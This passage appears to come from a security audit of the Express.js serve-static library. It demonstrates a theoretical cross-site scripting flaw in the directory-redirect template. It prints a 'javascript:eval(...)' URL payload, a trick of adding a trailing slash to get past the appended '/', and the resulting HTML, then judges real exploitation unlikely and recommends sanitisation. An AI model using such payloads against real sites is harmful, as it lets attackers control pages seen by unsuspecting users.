... on this line: <https://github.com/expressjs/serve-static/blob/89fc94567fae632718a2157206c52654680e9d01/index.js#L190>.

Below we assume that an attacker has managed to do that, so that these lines:

<https://github.com/expressjs/serve-static/blob/89fc94567fae632718a2157206c52654680e9d01/index.js#L189-L199>

```
189 // get original URL
190 var originalUrl = parseUrl.original(this.req)
191
192 // append trailing slash
193 originalUrl.path = null
194 originalUrl.pathname = collapseLeadingSlashes(originalUrl.pathname
195     + '/')
196
197 // reformat the URL
198 var loc = encodeUrl(url.format(originalUrl))
199 var doc = createHtmlDocument('Redirecting', 'Redirecting to <a href
200     =''' + escapeHtml(loc) + '>' +
201     escapeHtml(loc) + '</a>')
```

look like this:

```
189 var oriUrl = 'javascript:eval(document.body.innerHTML=`<div style="
190     background:black; height: 50px; color: yellow; font-size: 30px;
191     text-align: center">attacker-controlled page on our express.js
192     site</div>`);'
193
194 // get original URL
195 var originalUrl = parseUrl.original({originalUrl: oriUrl, url: "b"
196     })
197
198 // append trailing slash
199 originalUrl.path = null
200 originalUrl.pathname = collapseLeadingSlashes(originalUrl.pathname
201     + '/')
202
203 // reformat the URL
204 var loc = encodeUrl(url.format(originalUrl))
205 /*
206     Here, loc == javascript:eval(document.body.innerHTML=%60%3Cdiv%20
207     style=%22background:
208     black;%20height:%2050px;%20color:%20yellow;%20
209     font-size:%2030px;
```

```

203             %20text-align:%20center%22%3Eattacker-controlled
                %20page%20on%20our
204             %20express.js%20site%3C/div%3E%60);/
205     */
206     var doc = createHtmlDocument('Redirecting', 'Redirecting to <a href
                =' + escapeHtml(loc) + '>' +
207         escapeHtml(loc) + '</a>')

```

Note that this adds a trailing / which prevents XSS from our payload, however, we can mitigate that by adding a trailing / to our payload:

```
~~~~{.js .numberLines }
```

```
var oriUrl = 'javascript:eval(document.body.innerHTML=<div style="background:black
; height: 50px; color: yellow; font-size: 30px; text-align: center">
attacker-controlled page on our express.js site</div>);/'
```

With this, execution will progress as such:

```

189     var oriUrl = 'javascript:eval(document.body.innerHTML=`<div style="
                background:black; height: 50px; color: yellow; font-size: 30px;
                text-align: center">attacker-controlled page on our express.js
                site</div>`);/'
190
191     // get original URL
192     var originalUrl = parseUrl.original({originalUrl: oriUrl, url: "b"
                })
193
194     // append trailing slash
195     originalUrl.path = null
196     originalUrl.pathname = collapseLeadingSlashes(originalUrl.pathname
                + '/')
197
198     // reformat the URL
199     var loc = encodeUrl(url.format(originalUrl))
200     /*
201     Here, loc == javascript:eval(document.body.innerHTML=%60%3Cdiv%20
                style=%22background:
202             black;%20height:%2050px;%20color:%20yellow;%20
                font-size:%2030px;
203             %20text-align:%20center%22%3Eattacker-controlled
                %20page%20on%20our
204             %20express.js%20site%3C/div%3E%60);//
205     */
206     var doc = createHtmlDocument('Redirecting', 'Redirecting to <a href
                =' + escapeHtml(loc) + '>' +
207         escapeHtml(loc) + '</a>')

```

At this point, doc (declared on the last line above) is the following template:


```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="utf-8">
5 <title>Redirecting</title>
6 </head>
7 <body>
8 <pre>Redirecting to <a href="javascript:eval(document.body.innerHTML
  =%60%3Cdiv%20style=%22background:black;%20height:%2050px;%20color
  :%20yellow;%20font-size:%2030px;%20text-align:%20center%22%3
  Eattacker-controlled%20page%20on%20our%20express.js%20site%3C/div%3E
  %60);//">javascript:eval(document.body.innerHTML=%60%3Cdiv%20style
  =%22background:black;%20height:%2050px;%20color:%20yellow;%20font-
  size:%2030px;%20text-align:%20center%22%3Eattacker-controlled%20page
  %20on%20our%20express.js%20site%3C/div%3E%60);//</a></pre>
9 </body>
10 </html>
```

... which in the browser looks like this:



**Figure 9:** Example Redirect

If we click this link, we can see that the URL now controls the webpage:



**Figure 10:** Example Redirect

As such, the serve-static library exhibits identical behavior to ADA-EXPJS-2024-1, and a malicious URL can control the content of the web page.

## Exploitability

This has theoretical impact on the application, but in practice it is highly unlikely that an attacker is able to exploit this. An attacker needs relaise the same conditions as in ADA-EXPJS-2024-1 with the addition of controlling the `req` object with a malformed URL. That being said, the serve-static library

can evolve to a state where an attack is easier to carry out and more users are exposed to it. Therefore, we recommend the same mitigation steps as we did in ADA-EXPJS-2024-1, namely that the template should be sanitized to defend against XSS patterns such as `eval()`.